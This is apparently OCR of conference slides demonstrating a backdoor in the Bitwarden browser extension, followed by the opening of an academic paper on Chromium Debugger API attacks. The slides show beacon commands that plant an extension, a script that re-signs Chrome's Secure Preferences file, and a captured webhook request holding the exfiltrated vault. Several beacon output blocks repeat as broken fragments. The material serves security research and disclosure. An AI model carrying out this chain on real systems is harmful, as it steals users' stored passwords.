
Secure Preferences.json

Backdooring Bitwarden Extension, again!

1. Drop unpacked extension to disk
2. Update Secure Preferences file to load the extension
3. Wait for the user to unlock its vault
4. Profit?

Demo Time!

1. Drop unpacked extension to disk



```
beacon> upload
[*] Tasked beacon to
[+] host called home,
```

```
beacon> upload
[*] Tasked beacon to upload
[+] host called home, sent:
```

```
beacon> upload
sked beacon
st called home, sent:
```

```
beacon> upload
[*] Tasked beacon to upload
[+] host called home, sent:
```


```
beacon> upload
[*] Tasked beacon to upload
[+] host called home, sent:
```

```
eacon> upload
*] Tasked beacon to
+] host called home, sent:
```


```
beacon> upload
[*] Tasked beacon to upload
[+] host called home, sent:
```

Demo Time!


2. Update Secure Preferences file to load the extension



```
beacon>
[*] Tasked beacon to download C:\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Secure
[+] host called home, sent: 86 bytes
[*] started download of C:\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Secure Prefer
[*] download of Secure Preferences is complete
```




```
❯ python3 update_preferences.py -s "Secure Preferences" -e "extension_preferences.json" -u 'S-1-5-21-3950569874-1870046026-950076100-1001'
[*] Computed extension signature: C7F2E17F158BD8BAD29DAE90B320C8F8512191773956B8427D4B1F0D9D4C894E
[*] Computed supermac: C0E22849E5352CCE01A623CD59A899008BE1BD342C059594C315A68CF0FAF6F9
[*] Saved updated Secure Preferences File to: Secure Preferences (updated)
```



```
beacon> upload
[*] Tasked beacon to upload /home/kali/Secure Preferences as Secure Preferences
[+] host called home, sent: 30 bytes
```

Demo Time!

3. Wait for the user to unlock its vault



Welcome back


bw-brucon-study@protonmail.com

Master password (required)

••••••••••••••••••••••

Demo Time!

4. Profit?



Request Details & Headers

POST	https://webhook.site/8618a354-d007-48fe-a693-d0c4c2139d08
Host	[redacted] Whois Shodan Netify Censys VirusTotal
Date	27/08/2025 13:53:50 (il y a 4 minutes)
Size	3.6 kB
Time	0.000 sec
ID	c8c03967-497d-46a1-aa89-787e0887aa7d
Note	Add Note

accept-language	en-US,en;q=0.9,fr-FR;q=0.8,fr;q=0.7
accept-encoding	gzip, deflate, br, zstd
sec-fetch-storage-access	active
sec-fetch-dest	empty
sec-fetch-mode	cors
sec-fetch-site	none
origin	chrome-extension://nngceckbapebfimnlniiiahkandclblb
accept	*/*
content-type	text/plain;charset=UTF-8
user-agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li…
content-length	3706
host	webhook.site

Query strings

None

Form values

None

Request Content


Raw Content

☑ Format JSON ☑ Word-Wrap Copy

```
"W1t7ImluaXRpYWxpemVyS2V5IjoxLCJpZCI6IjY2ZmIzMDJmLTI1YjktNGQ0OS1iNDc3LWIzNDQwMDgzNzhlNiIsIm9yZ2FuaXphdGlvbklkIjpudWxsLCJmb2xkZXJJZCI6bnVsbCwibmFtZSI6ImdpdGh1Yi5jb20iLCJub3Rlc
yI6bnVsbCwidHlwZSI6MSwiZmF2b3JpdGUiOmZhbHNlLCJvcmdhbml6YXRpb25Vc2VUb3RwIjpmYWxzZSwicGVybWlzc2lvbnMiOnsicmVzcG9uc2UiOnsiZGVsZXRlIjp0cnVlLCJyZXN0b3JlIjp0cnVlfSwiZGVsZXRlIjp0cnV
lLCJyZXN0b3JlIjp0cnVlfSwiZWRpdCI6dHJ1ZSwidmlld1Bhc3N3b3JkIjp0cnVlLCJsb2dpbiI6eyJ1c2VybmFtZSI6ImJ3LWJydWNvbi1zdHVkeUBwcm90b25tYWlsLmNvbSIsInBhc3N3b3JkIjoiUEAkJHcwcmQhIVBAJCR3M
HJkISEiLCJwYXNzd29yZFJldmlzaW9uRGF0ZSI6bnVsbCwidG90cCI6bnVsbCwidXJpcyI6W3sibWF0Y2giOm51bGwsIl91cmkiOiJodHRwczovL2dpdGh1Yi5jb20vbG9naW4iLCJfZG9tYWluIjpudWxsLCJfaG9zdG5hbWUiOm5
1bGwsIl9ob3N0IjpudWxsLCJfY2FuTGF1bmNoIjpudWxsfV0sImF1dG9maWxsT25QYWdlTG9hZCI6bnVsbCwiZmlkbzJDcmVkZW50aWFscyI6bnVsbH0sImlkZW50aXR5Ijp7InRpdGxlIjpudWxsLCJtaWRkbGVOYW1lIjpudWxsL
CJhZGRyZXNzMSI6bnVsbCwiYWRkcmVzczIiOm51bGwsImFkZHJlc3MzIjpudWxsLCJjaXR5IjpudWxsLCJzdGF0ZSI6bnVsbCwicG9zdGFsQ29kZSI6bnVsbCwiY291bnRyeSI6bnVsbCwiY29tcGFueSI6bnVsbCwiZW1haWwiOm5
1bGwsInBob25lIjpudWxsLCJzc24iOm51bGwsInVzZXJuYW1lIjpudWxsLCJwYXNzcG9ydE51bWJlciI6bnVsbCwibGljZW5zZU51bWJlciI6bnVsbCwiX2ZpcnN0TmFtZSI6bnVsbCwiX2xhc3ROYW1lIjpudWxsLCJfc3ViVGl0b
GUiOm51bGx9LCJjYXJkIjp7ImNhcmRob2xkZXJOYW1lIjpudWxsLCJleHBNb250aCI6bnVsbCwiZXhwWWVhciI6bnVsbCwiY29kZSI6bnVsbCwiX2JyYW5kIjpudWxsLCJfbnVtYmVyIjpudWxsLCJfc3ViVGl0bGUiOm51bGx9LCJ
zZWN1cmVOb3RlIjp7InR5cGUiOm51bGx9LCJzc2hLZXkiOnsicHJpdmF0ZUtleSI6bnVsbCwicHVibGljS2V5IjpudWxsLCJrZXlGaW5nZXJwcmludCI6bnVsbH0sImF0dGFjaG1lbnRzIjpbXSwiZmllbGRzIjpbXSwicGFzc3dvc
```


Demo Time!

4. Profit!



```
❯ base64 --decode exfil.b64 | jq '.[][].login'
{
  "username": "bw-brucon-study@protonmail.com",
  "password": "P@$$w0rd!!P@$$w0rd!!",
  "passwordRevisionDate": null,
  "totp": null,
  "uris": [
    {
      "match": null,
      "_uri": "https://example.com/login",
      "_domain": null,
      "_hostname": null,
      "_host": null,
      "_canLaunch": null
    }
  ],
```

Cross-Extension Data Extraction



Chrowned by an Extension: Abusing the Chrome DevTools Protocol through the Debugger API

José Miguel Moreno
Universidad Carlos III de Madrid
Madrid, Spain
josemore@pa.uc3m.es

Narseo Vallina-Rodriguez
IMDEA Networks Institute
Leganés, Spain
narseo.vallina@imdea.org

Juan Tapiador
Universidad Carlos III de Madrid
Madrid, Spain
jestevez@inf.uc3m.es


***Abstract*—The Chromium open-source project has become a fundamental piece of the Web as we know it today, with multiple vendors offering browsers based on its codebase. One of its most popular features is the possibility of altering or enhancing the browser functionality through third-party programs known as browser extensions. Extensions have access to a wide range of capabilities through the use of APIs exposed by Chromium. The Debugger API—arguably the most powerful of such APIs—allows extensions to use the Chrome DevTools Protocol (CDP), a capability-rich tool for debugging and instrumenting the browser. In this paper, we describe several vulnerabilities present in the Debugger API and in the granting of capabilities to extensions that can be used by an attacker to take control of the browser, escalate privileges, and break context isolation. We demonstrate their impact by introducing six attacks that allow an attacker to steal user information, monitor network traffic, modify site permissions (*e.g.*, access to camera or microphone), bypass security interstitials without user intervention, and change the browser settings. Our attacks work in all major Chromium-based browsers as they are rooted at the core of the Chromium project. We reported our findings to the Chromium Development Team, who already fixed some of them and are currently working on fixing the remaining ones. We conclude by discussing how questionable design decisions, lack of public specifications, and an overpowered Debugger API have contributed to enabling these attacks, and propose mitigations.**

Chromium component for debugging and instrumenting the browser through a command passing interface. CDP is widely used for running End-to-End (E2E) tests on web-based applications through popular tools like Selenium, Puppeteer and Playwright, and for building crawlers. CDP exposes a WebSocket server to which external applications can connect to. Chromium extensions may also communicate with this component using the Debugger API, which is protected by the `debugger` permission. The Debugger API is a general substitute of virtually any other extension API as it grants total control over tabs, windows and critical browser resources. These powerful capabilities are expected to be found in a debugging tool, but are also an obvious candidate for abuse if they are insecurely exposed to potentially malicious actors.

Despite the risks of granting third-party extensions access to such a powerful component, no previous work has systematically analyzed the robustness of the Debugger API implementation and its security implications. In fact, Chromium's Debugger API is already being used by at least 434 extensions published on the Chrome Web Store according to a 